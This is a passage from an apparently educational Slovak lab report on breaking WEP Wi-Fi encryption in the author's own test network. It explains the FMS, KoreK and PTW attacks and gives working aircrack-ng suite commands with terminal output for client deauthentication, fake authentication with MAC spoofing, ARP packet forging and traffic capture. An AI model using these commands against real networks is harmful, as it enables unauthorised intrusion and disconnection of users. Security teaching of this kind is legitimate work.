Ako sme si spomenuli v predošlých častiach, časová náročnosť útoku je jednoznačne vec, s ktorou treba počítať. Doba jednotlivých útokov je rozdielna, preto sa treba ešte pred útokom dobre informovať, koľko času budeme musieť danému útoku venovať.

Nasledujúca tabuľka uvádza predpokladané doby jednotlivých útokov:

Typ útoku	Časová náročnosť
Prelomenie WEP hesla	10 minút
WPS PixieDust útok	3 minúty
WPA brute-force	V závislosti od komplexnosti hesla
WPS PIN brute-force	8 hodín

V praxi tieto útoky môže trvať o 25 až 50 % kratšie alebo dlhšie, pretože celková dĺžka útoku závisí od mnohých okolností. Z tohto dôvodu nevieme s presnosťou dĺžku jednotlivých útokov definovať, preto sú v tabuľkách uvedené aspoň ich priemerné hodnoty.

Ako vidíme, dĺžka prelomenia WPA hesla môže trvať od niekoľkých minút po dobu niekoľkých rokov. S použitím väčšieho výkonu vieme dobu prelamovanie skrátiť, ale aj napriek tomu sa je potrebné zamyslieť, či sa na sieť takéhoto typu vôbec oplatí útočiť. Viacej informácii si povieme v dokumente č.5, ktorý sa prelamovaniu WPA venuje podrobnejšie.

2.2.4. Záver

2.2.4.1. Zhrnutie

V tomto dokumente sme si predstavili najpoužívanejšie bezpečnostné protokoly na Wi-Fi sieťach. Stručne sme si popísal ich funkciu a prípadné zraniteľnosti. Následne sme sa oboznámili s právnymi a etickými normami pri vykonávaní penetračných testov. Ďalšie nevyhnutné kroky pred vykonaním testu zahŕňajú výber vhodného miesta a anonymizáciiu. Ku koncu sme skenovali okolité bezdrôtové spektrum a na základe získaných informácii sme vybrali vhodnú sieť, na ktorú by bolo penetračný test najjednoduchšie previesť.

2.2.4.2. Získané poznatky a dosiahnuté výsledky

1. Teoretické poznatky ohľadne bezdrôtových bezpečnostných protokolov

Základom každého úspešného útoku je dobrá teoretická znalosť nášho cieľa. V tomto dokumente sme zhrnuli všetky podstatné informácie v skratke. Dozvedeli sme sa, že šifrovanie WEP je najstaršie a existuje veľké množstvo hrozieb, ktoré šifrovanie tohto protokolu dokážu prelomiť. Z tohto dôvodu nie je odporúčané používať WEP šifrovanie na akýchkoľvek bezdrôtových sieťach. Najbezpečnejší protokol v súčasnosti je WPA2, ktorý vieme implementovať prostredníctvom autentifikácie využitím klasického spôsobu zdieľaného kľúča alebo na autentifikáciu využiť RADIUS server, ktorý ešte viac zvyšuje bezpečnosť siete.

2. Právne a etické otázky týkajúce sa penetračného testovania

Penetrační testeri nie sú zločinci, ale ľudia, ktorí využívajú rovnaké techniky ako hackeri za účelom zlepšenia aktuálnej bezpečnosti digitálneho systému. Z tohto dôvodu je nevyhnutné poznať všetky právne úpravy ohľadne tejto práce, aby sme sa pri vykonávaní činnosti nedostali nechtiac do problémov.

Na Slovensku v súčasnosti konkrétny zákon, ktorý by riešil prienik do cudzieho informačného systému a veci s tým spojené. Tieto činnosti sú však pochopiteľne zakázané a rôznou interpretáciou viacerých zákonov môžeme byť za podobnú činnosť oficiálne odsúdení. Z tohto dôvodu je nutné vykonávať testy len na vlastných zariadeniach v laboratórnych podmienkach, prípadne získať písomný súhlas majiteľa siete.

2.3. Protokol č.3 - Prienik do siete prelomením WEP šifrovania

Názov: Prienik do siete prelomením WEP šifrovania

Autor: Patrik Goldschmidt

Dátum: 27. 12. 2015 - 8. 1. 2016

Ciele merania:

- Predstaviť doposiaľ známe zraniteľnosti štandardu WEP
- Využiť dostupné nástroje pri prieniku do siete s WEP šifrovaním
- Porovnať jednotlivé typy útokov
- Vyhodnotiť vykonané meranie a poskytnúť nápady na riešenie situácie


Použitý hardvér:

- Netgear WGR614 v7 - Wi-Fi router
- Cisco Linksys E2000 - Wi-Fi router
- Lenovo IdeaPad G550 - zariadenie určené na penetračný test
- Asus Eee 1101HA - bezdrôtový klient
- Apple Iphone 4S - bezdrôtový klient
- Apple iPad Mini md544sl/a - bezdrôtový klient
- Acer Aspire One ZG5 - bezdrôtový klient
- Apple iPad Mini md544sl/a - bezdrôtový klient

Použitý softvér:

- Kali Linux 2.0
- Airmon-ng
- Airodump-ng
- Aireplay-ng
- Packetforge-ng
- Aircrack-ng


Schéma:




2.3.1. Princípy útokov na siete s WEP šifrovaním

2.3.1.1. Základné koncepty

Ako bolo naznačené v predošlom dokumente, RC4 šifra sa skladá z WEP kľúča a inicializačného vektora (IV). Spracovaním tejto šifry a samotných dát prostredníctvom funkcie XOR dostávame samotnú zašifrovanú správu ako znázorňuje obrázok:



Pre lepšie pochopenie rôznych útokov sa pozrieme aj na Wi-Fi frame šifrovaný prostredníctvom WEP:



Popis dôležitejších políčok:

Frame control: Obsahuje informácie o frame, či sa jedná o management, data alebo control frame. Taktiež obsahuje údaje o aktuálnom prenose, či sa jedná o posledný frame alebo budú nasledovať ďalšie

Addr: MAC adresy odosielajúcich staníc.

WEP parameters: Obsahuje IV, a v prípade že sieť používa viacero kľúčov, taktiež obsahuje index kľúča - tieto údaje sú nešifrované!

Payload, ICV: Zašifrované dáta prostredníctvom RC4. Taktiež obsahujú ICV - Integrity Protection Value, čiže kontrolný súčet CRC-32.

Aj keď sú nasledujúce útoky prevádzané využitím rozdielnych zraniteľností, väčšina z nich má spoločné znaky. Všetky potrebujú obdržať a analyzovať istý počet bezdrôtových framov, v ktorých sa nachádzajú nešifrované inicializačné vektory. Čím viac takýchto framov má program k dispozícii na analýzu, tým je väčšia šanca, že sa budú IV opakovať. 24-bitový IV umožňuje zhruba 16,8 milióna rôznych kombinácii. Kvôli narodeninovému paradoxu je však pri 4096 framoch pomerne vysoká šanca, že budú niektoré z týchto framov obsahovať rovnaký IV, čiže celý kľúč použitý na šifrovanie bude rovnaký. Tento fakt otvára možnosti pre niekoľko útokov.

Výpočet pravdepodobnosti, že pri počte framov sa vyskytne duplikácia IV. Vychádzam zo vzorcov na stránke cs.wikipedia.org/wiki/Narozeninov%C3%BD_probl%C3%A9m.

$$\bar{p}(2^{12}) = 1 * \left(1 - \frac{1}{2^{24}}\right) * \left(1 - \frac{2}{2^{24}}\right) \dots \left(1 - \frac{2^{12} - 1}{2^{24}}\right) = \frac{2^{24} * (2^{24} - 1) \dots (2^{24} - 2^{12} + 1)}{(2^{24})^{2^{12}}}$$

$$= \frac{(2^{24})!}{(2^{24})^{4096} * (2^{24} - 2^{12})!} = 0{,}60658$$

Týmto výpočtom sme dostali šancu, že daný počet framov bude mať rozdielne IV. Ak toto číslo odčítame od 1, získame náš hľadaný výsledok.

$$p(2^{12}) = 1 - 0{,}60658 = 0{,}39342$$

Výpočet bol prevedený prostredníctvom nástroja wolframalpha.com.

Týmto výpočtom sme sa uistili, že šanca na duplikovanie IV pri počte 4096 framov sa blíži k 40 %. Šanca je to pomerne sľubná, avšak pri väčšom pošte odchytených správ sa šanca neúmerne zvyšuje.

Na základe zlého konceptu IV bolo vymyslených veľa metód na dešifrovanie komunikácie a odhalenie WEP kľúča. Prvá takáto metóda pod názvom FMS vznikla ešte v roku 2001. Princíp bol založený na predpoklade, že útočník, ktorý pasívne sleduje sieť a odchytáva komunikáciu dokáže zhromaždiť veľký počet zašifrovaných správ, vrátane použitých inicializačných vektorov. Jeden IV sú 3 bajty z celkového WEP kľúča. Na základe analýzy zašifrovaných správ vie útočník pomocou tejto informácie hádať ďalší bajt z celého kľúča. Použitím tohto systému môže útočník uhádnuť celý WEP kľúč a skúsiť pomocou neho frame rozšifrovať. Metóda však vyžaduje veľké množstvo odchytenej komunikácie. Pri 6 miliónoch zachytených framov má útočník 50 % šancu na správne odhadnutie hesla. Predpokladaná dĺžka tohto útoku sú 3 až 4 hodiny.

Na základ princípu FMS nadviazal hacker pod pseudonymom KoreK, ktorý sformuloval veľký počet útokov na siete WEP. Jeho riešenie dešifrovania je rýchlejšie ako FMS, avšak nové útoky na systémy WEP vznikali pomerne rýchlo, preto bolo KoreKovo riešenie čoskoro nahradené modernejšími spôsobmi. Mimo iných bol v roku 2007 publikovaný veľmi rýchly a najpoužívanejší útok PTW. S využitím najnovšej dešifrovacej metódy PTW a aktívnych útokov vieme WEP heslo obnoviť za menej ako minútu.

2.3.1.2. Dešifrovanie metódou KoreK

Programy na dešifrovanie WEP kľúča zvyčajne využívajú PTW, avšak vo väčšine prípadov je stále možné použiť aj KoreKov dešifrovací algoritmus, preto si aj o ňom povieme niečo viac.

Táto metóda bola publikovaná v roku 2004 na internetovom fóre netstumbler. Jej princíp nadväzuje na poznatky z útoku FMS, ktoré hovoria o fakte, že útočník pozná prvých *1* bajtov z RC4 šifrovacieho kľúča. KoreK si všimol 16 ďalších vzťahov medzi prvými *1* bajtami a šifrovacím kľúčom. Týmto vzťahom boli pridelené rôzne názvy, napr. A_u15 alebo A_s13.

Takmer všetky z týchto vzťahov sú založené na predpoklade, že prvý alebo druhý známy bajt z RC4 kľúča dokáže za určitých predpokladov odhaliť hodnotu ďalšej premennej v RC4 algoritme. Tento predpoklad môže byť, že v algoritme existujú ďalšie 2 až 4 hodnoty, ktoré počas behu samotného algoritmu svoju hodnotu nemenia.

Zvyšná štruktúra je založená na FMS. Veľkou výhodou tohto útoku je počet odchytených packetov, ktoré je potrebné dodať na analýzu. Zatiaľ čo metóda FMS vyžaduje okolo 6 miliónov

packetov pre dosiahnutie 50 % úspešnosti. KoreKova implementácia vyžaduje na dosiahnutie rovnakej pravdepodobnosti iba 700 tisíc packetov, čo útok značne urýchľuje.

2.3.1.3. Dešifrovanie metódou PTW

Všetky predošlé metódy získania WEP hesla boli založené na predpoklade, že 2 až 4 hodnoty ostávajú konštantné a počas behu algoritmu RC4 svoju hodnotu nemenia. Na dosiahnutie týchto predpokladov museli byť splnené ďalšie podmienky. Tieto spôsoby analýzy packetov teda neboli veľmi efektívne, pretože nie všetky odchytené správy tieto podmienky spĺňali. Metóda PTW preto predstavila 2 úplne nové koncepty:

Prvý koncept sa zakladá na téze od A. Kleina, že počas procesu RC4 je šanca 2/256 alebo 1,37/256, že jeden tajný bajt z RC4 kľúča - *K[l]* nadobudne počas vykonávania algoritmu očakávanú hodnotu. Keďže v tomto prípade nie sú potrebné žiadne zvláštne predispozície počas výkonu RC4 algoritmu, na analýzu môže byť použitý každý odchytený packet.

Druhý koncept je kompletná zmena štruktúry útoku. Doteraz mali všetky druhy útokov istú stromovú štruktúru, na základe ktorej boli vykonávané rozhodovania o najefektívnejšom kľúča bajt po bajte. Namiesto snahy o odhadnutie bajtu po bajte využíva PTW vzájomné vzťahy medzi viacerými bajtmi. Na základe toho, že IV sú odosielané nezašifrované, útočník pozná prvé 3 bajty z kľúča. V prípade FMS implementácie sa snaží o uhádnutie ďalšieho nasledujúceho bajtu ($S_{l+1}[l]$). Pomocou metódy PTW sa však nesnažíme zistiť nasledujúci bajt, ale druhý nasledujúci bajt ($S_{l+2}[l+1] = k$). V prípade, že sa nám toto podarí, budeme vedieť získať hodnotu z:

Pojmy:

S - pole obsahujúce čísla v náhodnom poradí
S_i - permutácia S po i-tom prechode cyklu
K - RC4 kľúč
l - veľkosť K v bajtoch
i,j - vnútorné premenné v RC4 algoritme
Rk - root key = WEP kľúč

$$S_{l+1}^{-1}[k] - S_{l-1}[\,l+1] - S_l[l] - j_l = K[l] + K[l+1]$$

Na základe tejto znalosti sa autori metódy PTW prestali zaujímať o jeden bajt z kľúča, ale namiesto toho ich zaujímalo *m* ďalších bajtov. Poznačíme si preto:

$$\sigma_i = \sum_{k=0}^{i} Rk[k]$$

A získame:

$$S_l^{-1}\big[l+m-1-X\,[l+m-2]\big] - \left(\sum_{a=1}^{l+m-1} S_l[a]\right)$$

Tento proces závisí len od IV a od hodnôt σ.

Takže na prevedenie PTW útoku potrebujeme zachytiť komunikáciu a vyčítať RC4 šifrovacie kľúče. Tým, že poznáme prvé 3 bajty v každom packete, môžeme vypočítať *m* (počet bajtov) a tým získať hodnotu sumy σ_i. Po spracovaní všetkých packetov vieme vypočítať WEP kľúč ako $Rk[0] = \sigma_0$ a $Rk[i] = \sigma_i - \sigma_{i-1}$. V prípade, že výpočet nie je úspešný, za σ vieme dosadiť iné hodnoty bez potreby packety znovu analyzovať.

Vzhľadom na vysokú efektivitu tohto algoritmu nám na dosiahnutie úspechu 50 % stačí iba 35 000 packetov a pri 45 000 už získavame takmer 85 % pravdepodobnosť úspešného získania WEP

hesla. Využitie CPU je taktiež omnoho efektívnejšie. Zatiaľ čo útoky FMS KoreK potrebovali niekoľko minút, niekedy až desiatky minút na výpočet hesla, útok PTW zaberá len niekoľko sekúnd strojového času. Na základe predošlých faktov je možné celý útok previesť v priebehu niekoľkých minút.

2.3.1.4. Zhrnutie teórie o šifrovaní a dešifrovaní

Zámerom tejto časti bolo poskytnúť čitateľovi základný rozhľad ohľadne teórie WEP šifrovania a dešifrovania. Je zrejmé, že pochopiť koncepty jednotlivých dešifrovacích metód nie je po pár odstavcoch textu možné. Aj napriek tomu som sa však snažil podať čo najviac informácii v čo najkratšej a najzrozumiteľnejšej forme. Hĺbkové pochopenie metód nie je nutné, cieľom bolo hlavne poukázať na to, že za jedným príkazom napísaným do konzoly sa skrýva obrovský počet matematických analýz a výpočtov.

V prípade, ak by ste sa o šifrovaní a dešifrovaní RC4 chceli dozvedieť viac, navštívte nasledujúce stránky:

https://en.wikipedia.org/wiki/RC4 - algoritmus RC4 od základov

https://eprint.iacr.org/2007/471.pdf - rozsiahly dokument o algoritme RC4, útokoch na WEP spolu so základnou teóriou a matematickými odvodeniami

http://dl.aircrack-ng.org/breakingwepandwpa.pdf - Odborné vysvetlenie dešifrovacích metód v skratke

https://matthieu.io/dl/wifi-attacks-wep-wpa.pdf - Metódy na získanie WEP kľúča v skratke (vysvetlené menej odborne)

2.3.2. Nástroje na prevedenie WEP útoku

2.3.2.1. Aireplay-ng

Ďalším programom zo sady nástrojov aircrack-ng je aireplay-ng. Hlavným zámerom tohto programu je umelé vytváranie komunikácie na sieti. Táto generovaná komunikácia je následne použiteľná ako vstup do programu aircrack-ng. Program poskytuje množstvo rôznych typov útokov od deautentifikácie klienta za účelom zachytenia WPA handshaku až po ARP request injection.

Základné použitie programu:

```
aireplay-ng <options> <replay interface>
```

Pre prácu s programom aireplay-ng je najprv nutné otestovať jeho funkčnosť. Adaptér umiestnime do monitor módu prostredníctvom sekvencie príkazov `airmon-ng` ako bolo popísané v predošlých dokumentoch. Test sa dá previesť nasledovným príkazom.

```
aireplay-ng --test wlan0mon
```

Ak je náš Wi-Fi adaptér v poriadku, v termináli by sme mali uvidieť správu: `Injection is working!` V prípade, že počas testu vypíše program chybu, je možné, že aktuálne ovládače pre Wi-Fi adaptér sú s programom nekompatibilné. V tomto prípade je nutné nainštalovať ovládače backports. Ich inštaláciu sme si popísali v Extra dokumentoch. Ak program aireplay-ng nefunguje ani

po inštalácii nových ovládačov, samotná Wi-Fi karta je nekompatibilná. Pre používanie programu je preto potrebné použiť externú Wi-Fi kartu alebo proces vyskúšať na inom zariadení.

Po otestovaní funkčnosti programu aireplay-ng sa môžeme presunúť k jeho spôsobom útokov, program ich obsahuje až 9, my si však popíšeme len tie najdôležitejšie:

- **Deautentifikácia**

Tento typ útoku posiela deautentifikačné framy jednému alebo všetkým klientom na sieti. Deautentifikácia môže byť vykonávaná z viacerých dôvodov:

- Zistenie skrytého ESSID (Názvu siete) - tento útok sme už vykonávali
- Získanie WPA/WPA2 handshake - túto problematiku budeme riešiť v ďalšom dokumente
- Generovanie ARP žiadostí

Útok je samozrejme zbytočný, ak na sieť nie sú pripojení žiadni ďalší klienti. Pred vykonaním deautentifikácie je potrebné uzamknúť monitorovacie rozhranie na konkrétny kanál, na ktorom AP vysiela. Tento proces je možné vykonať pomocou programu airodump-ng.

```
airodump-ng --channel 1 --bssid E8:40:F2:39:A0:C8 wlan0mon
```

Samotnú deautentifikáciu je následne možné vykonať príkazom:

```
aireplay-ng --deauth 3 -a E8:40:F2:39:A0:C8 -c AC:3C:0B:6F:71:7C
wlan0mon
```

```
root@kali-goldy:~# aireplay-ng --deauth 3 -a E8:40:F2:39:A0:C8 -c AC:3C:0B:6F:71:7C wlan0mon
15:06:09  Waiting for beacon frame (BSSID: E8:40:F2:39:A0:C8) on channel 1
15:06:10  Sending 64 directed DeAuth. STMAC: [AC:3C:0B:6F:71:7C] [40|68 ACKs]
15:06:10  Sending 64 directed DeAuth. STMAC: [AC:3C:0B:6F:71:7C] [ 1|61 ACKs]
15:06:11  Sending 64 directed DeAuth. STMAC: [AC:3C:0B:6F:71:7C] [ 0|63 ACKs]
```

Týmto príkazom spôsobíme 3 deautentifikácie na sieti s mac adresou E8:40:F2:39:A0:C8 pre klienta AC:3C:0B:6F:71:7C použitím rozhrania wlan0mon. Číslo za deauth indikuje, koľko krát bude klient odpojený, v prípade bude na mieste 0, klient by bol neustále zo siete odpájaný, čo by spôsobilo efektívny DDoS útok - tejto problematike sa budeme venovať neskôr. Možnosť -c definuje klienta, ktorý má byť odpojený. V prípade, že prepínač `-c` vynecháme, deautentifikácie budú posielané ako broadcast, čiže odpojíme každého klienta na sieti.

- **Falošná autentifikácia**

Falošná autentifikácia umožňuje vykonávať dva druhy WEP autentifikácie (Open System a Shared Key) a zároveň sa dokáže asociovať s prístupovým bodom. Toto je potrebné, keď na sieti nie je žiadny klient a my potrebujeme asociovanú MAC adresu pri ďalších aireplay-ng útokoch. Dôležitá poznámka je, že falošná autentifikácia nevytvára žiadne ARP packety. Taktiež, autentifikácia alebo asociáciu s WPA/WPA2 nie je na základe ich konceptu možná, čiže tento typ útoku funguje len na WEP siete.

Podobne ako pri deautentifikácii, monitorovací interface musí byť nastavený na správny kanál. Príklad použitia funkcie falošnej autentifikácie demonštruje nasledovný príkaz:

aireplay-ng --fakeauth 10 -e 'GOLD_WEP128' -a C0:C1:C0:21:2E:07 -h 00:11:22:33:44:55 wlan0mon

```
root@kali-goldy:~# aireplay-ng --fakeauth 10 -e 'GOLD_WEP128' -a C0:C1:C0:21:2E:07 wlan0mon
No source MAC (-h) specified. Using the device MAC (00:26:82:F1:3F:0D)
20:42:03  Waiting for beacon frame (BSSID: C0:C1:C0:21:2E:07) on channel 6

20:42:03  Sending Authentication Request (Open System) [ACK]
20:42:03  Authentication successful
20:42:03  Sending Association Request [ACK]
20:42:03  Association successful :-) (AID: 1)
^C
```

Predchádzajúcim príkazom sme spôsobili falošnú autentifikáciu každých 10 sekúnd. Táto autentifikácia bude vykonávaná na sieť GOLD_WEP64 s BSSID 00:1E:2A:63:57:6A. Posledný argument -h určuje MAC adresu, ktorá sa má pri autentifikácii použiť. Toto je teda efektívny spoofing MAC adries zabudovaný priamo v programe. V prípade, že tento argument neuvedieme, program použije vstavanú MAC adresu zariadenia.

V prípade, že AP nevysiela svoj názov, pre potrebu tohto útoku ho potrebujeme získať. Toto je možné urobiť odpojením klienta na sieti počas monitorovania siete. Tento proces sme si ukázali v predošlých častiach.

Na záver je vhodné podotknúť, že falošná autentifikácia nefunguje na všetky AP. V našich testoch sme tento útok previedli na routeri Cisco Linksys úspešne, avšak na routri Netgear WGR už útok nefungoval.

- **Ostatné útoky**

Program aireplay-ng ponúka ďalšie množstvo útokov. Väčšine z týchto útokov sa budeme venovať ešte v tomto dokumente v sekcii WEP útok v praxi.

2.3.2.2. Packetforge-ng

Nástroj packetforge-ng slúži na vytváranie zašifrovaných packetov, ktoré sú následne podsúvané na sieť. Takýmto spôsobom je možné vytvoriť veľké množstvo rôznych druhov packetov, napr. ICMP, ARP requesty, UDP a pod. Na vytvorenie týchto packetov je však nutné poznať PRGA - čiže nejaký pseudo náhodný generačný algoritmus, ktorý dokáže packety správne zašifrovať. Pomocou utility aireplay-ng alebo chopchop útokom je ho pomerne jednoduché získať.

Príklad generovania packetu môže byť nasledovný:

packetforge-ng --arp -a E8:40:F2:39:A0:C8 -h 00:11:22:33:44:55 -k 255.255.255.255 -l 192.168.1.1 -y fragment-0247-170929.xor -w ARPPacket

Týmto príkazom sme vytvorili nový ARP packet smerujúci na router E8:40:F2:39:A0:C8. Naša zdrojová MAC bola nastavená na 00:11:22:33:44:55. Argument *-k* určuje destinačnú IP, zatiaľ čo argument *-l* určuje zdrojovú IP adresu. Následne pomocou *-y* uvedieme cestu k PRGA a generovaný packet zapíšeme do súboru pod názvom ARPPacket.

Náhradou ARP za *--udp* alebo *--icmp* vieme generovať iné druhy packetov, prípadne pomocou *--custom* vieme vytvoriť vlastný packet.

Konkrétne využitie tvorby packetov a získavania PRGA si ukážeme v sekcii aktívne WEP útoky.

2.3.2.3. Aircrack-ng

Konečne sa dostávame k samotnému programu aircrack-ng. Tento program najskôr vznikol za účelom dešifrovania odchytených WEP packetov metódou FMS. Ako boli vyvíjané nové metódy na dešifrovanie WEP, vývojári ich postupne do programu pridávali. Neskôr začali vznikať aj nástroje, ktoré mali dešifrovanie pomocou aircracku zjednodušiť. V priebehu pár rokov vznikla celá sada nástrojov podporujúca najefektívnejšie útoky voči WEP sieťam. Aj keď sú nástroje špecializované na crackovanie WEP, s nástupom WPA a WPA2 boli upravené na podporu klasického slovníkového útoku.

Samotný program aircrack-ng je zameraný na dešifrovanie WEP alebo WPA kľúčov na základe odchytenej komunikácie pomocou programu airodump-ng. Pri crackovaní WEP hesla je používaná najnovšia metóda PTW. V prvej fáze tohto dešifrovania sa využívajú iba ARP packety. Ak sa kľúč nedešifruje, nastupuje druhá fáza, ktorá analyzuje všetku odchytenú komunikáciu. Je dôležité uvedomiť si, že nie všetka odchytená komunikácia je pre analýzu metódou PTW vhodná. Packety typu IP a ARP sú podporované, avšak rôzne kontrolné správy, napr. STP alebo PAgP nie sú pre analýzu vhodné.

Program taktiež podporuje aj štatistickú analýzu pomocou starších metód FMS/KoreK v kombinácii brute forcom. Program podporuje aj slovníkový útok pre dešifrovanie WEP, ako aj WPA a WPA2.

Použitie programu aircrack-ng:

```
aircrack-ng [options] <capture file(s)>
```

Dôležité je poznamenať, že je možné spustiť `airodump-ng` a `aircrack-ng` príkazy súčasne, čiže aircrack sa snaží dešifrovať odchytenú komunikáciu ešte počas toho, ako do nej airodump zapisuje. V prípade, že sa prelomenie šifrovania nepodarí, aircrack čaká na získanie ďalších 5000 IV a následne útok automaticky opakuje. Využívanie tejto možnosti je veľmi užitočné, pretože presne vieme, koľko odchytených IV potrebujeme a nemusíme útok opakovať, v prípade že by ich náhodou bol nedostatok.

Najjednoduchšie spustenie útoku na odchytené súbory so šifrovaním WEP má podobu:

```
aircrack-ng data.ivs
```

Prostredníctvom rôznych prepínačov vieme dešifrovanie optimalizovať podľa našich potrieb, pri prelamovaní WEP nám vo väčšine prípadov bude stačiť bežný zápis uvedený vyššie.

2.3.3. Prvé kroky pred útokom

2.3.3.1. Analýza situácie

V schéme vidíme 2 bezdrôtové siete, GOLD_WEP64 a GOLD_WEP128. Tieto siete používajú 64, resp. 128-bitové WEP, pričom na prvú sieť aj druhú sieť je pripojený jeden klient.

Útočník nie je autentifikovaný so žiadnou sieťou, avšak nachádza sa v dosahu signálu oboch sietí, takže môže efektívne sledovať komunikáciu na týchto sieťach. Keďže komunikácia na sieti je šifrovaná, útočník vie, že správy sa na sieti vyskytujú, avšak zatiaľ nedokáže prečítať ich obsah.

2.3.3.2. Príprava na útok

Prvým krokom pri útoku na akúkoľvek sieť je samozrejme zaujatie vhodného miesta s dobrým signálom k sieti. Keďže samotné crackovanie WEP netrvá dlho, útok je prevediteľný aj z batérie, čiže hľadať zdroj napájania nie je nutné.

Po rozložení prístrojov začíname zapnutím monitor módu a vypnutím služieb, ktoré by v útoku mohli brániť. Pokračujeme príkazom *airodump-ng --uptime wlan0mon*.

Po úspešnom skenovaní siete vidíme 2 siete s WEP zabezpečením. Keďže sa chceme zamerať len na tieto siete, môžeme pri programe *airodump-ng* použiť argument *--wep*, ktorým vyfiltrujeme len siete s WEP šifrovaním.

```
airodump-ng --encrypt wep --uptime -a wlan0mon
```

```
CH 11 ][ Elapsed: 3 mins ][ 2015-12-28 20:48

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH        UPTIME  ESSID

00:1E:2A:63:57:6A   -9      455       17    0  13  54 . WEP  WEP           0d 00:29:23  GOLDY_WEP64
C0:C1:C0:21:2E:07  -21      574        1    0  11  54e  WEP  WEP           0d 00:32:09  GOLD_WEP128

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:1E:2A:63:57:6A  AC:3C:0B:6F:71:7C   10   54 -24     10       27  GOLDY_WEP64
C0:C1:C0:21:2E:07  00:25:D3:87:A3:17  -20    0 - 1      0       81  GOLD_WEP128
```

Pomocou argumentu *wep* sme vyfiltrovali 2 siete a 2 pripojených používateľov. Možnosť *-a* zaisťuje, že sa v zozname nebudú vyskytovať klienti, ktorí nie sú na jednu z týchto sietí napojení. Zo zoznamu sietí následne zvolíme sieť, o ktorú sa zaujímame. Zapíšeme si jej BSSID, kanál na ktorom vysiela a prípadne aj zoznam klientov, pretože tieto informácie budeme v budúcnosti potrebovať.

2.3.3.3. Odchytávanie komunikácie

Aj keď existujú viaceré programy na zachytenie komunikácie na sieti, najideálnejší nástroj je naše použitie je už známy *airodump-ng*. Pomocou argumentu *--write*, alebo skrátene *-w* bude program automaticky zapisovať všetky framy, ktoré počas svojej činnosti zachytí. Keďže tieto dáta sú ešte nespracované, je z nich možné vyčítať len nezašifrované hlavičky.

Program airodump-ng umožňuje zachytávať komunikáciu z viacerých sietí súčasne, dobrým zvykom je však špecifikovať kanál a BSSID siete, z ktorej dáta zachytávame. Takýmto spôsobom zakážeme channel hopping. Tým, že monitorovacie zariadenie uzamkneme na jeden kanál sa uistíme, že interface odchytí všetky správy s ktorými príde do kontaktu. V prípade sústavného preskakovania medzi kanálmi zostávajú niektoré správy neodchytené, pretože rozhranie dokáže pracovať len na jednom kanáli súčasne.

Pred spustením zachytávania je vhodné vytvoriť si separátny priečinok, kam budú všetky dáta zachytávané.

```
mkdir airodump_capture
```

```
cd airodump_capture
```

Týmito príkazmi sme vo svojom domovskom priečinku vytvorili nový priečinok airodump_capture a následne sme do neho vstúpili. Nasledujúcim príkazom spustíme proces zapisovania dát:

```
airodump-ng --bssid 00:1E:2A:63:57:6A --ivs --write WEPdata --
channel 13 wlan0mon
```

Použitím tohto príkazu budú všetky zachytené dáta zo siete GOLD_WPS64 zapísané do súboru WEPdata. Program airodump-ng automaticky pridáva k súborom čísla a príponu, takže nový súbor bude mať názov WEPdata-01.cap alebo WEPdata-01.ivs a bude sa nachádzať v priečinku `~/airodump_capture`.

Po zadaní príkazu necháme terminál zapnutý, pretože jeho vypnutie by spôsobilo vypnutie samotného zapisovania dát. Následne si otvoríme nový terminál a ideme do priečinku, kam by sa mali údaje ukladať. Príkazom `ls` overíme, že sa nový súbor v priečinku naozaj nachádza.

Program vieme ukončiť klávesovou skratkou ^C (Ctrl + C). Týmto pádom sa program ukončí a zapisovanie dát sa zastaví. Ak by sme náhodou nestihli na jedenkrát zozbierať dostatočný počet packetov, môžeme spustiť program viackrát a získať tak väčší počet súborov. Tieto súbory vieme následne zlúčiť do jedného:

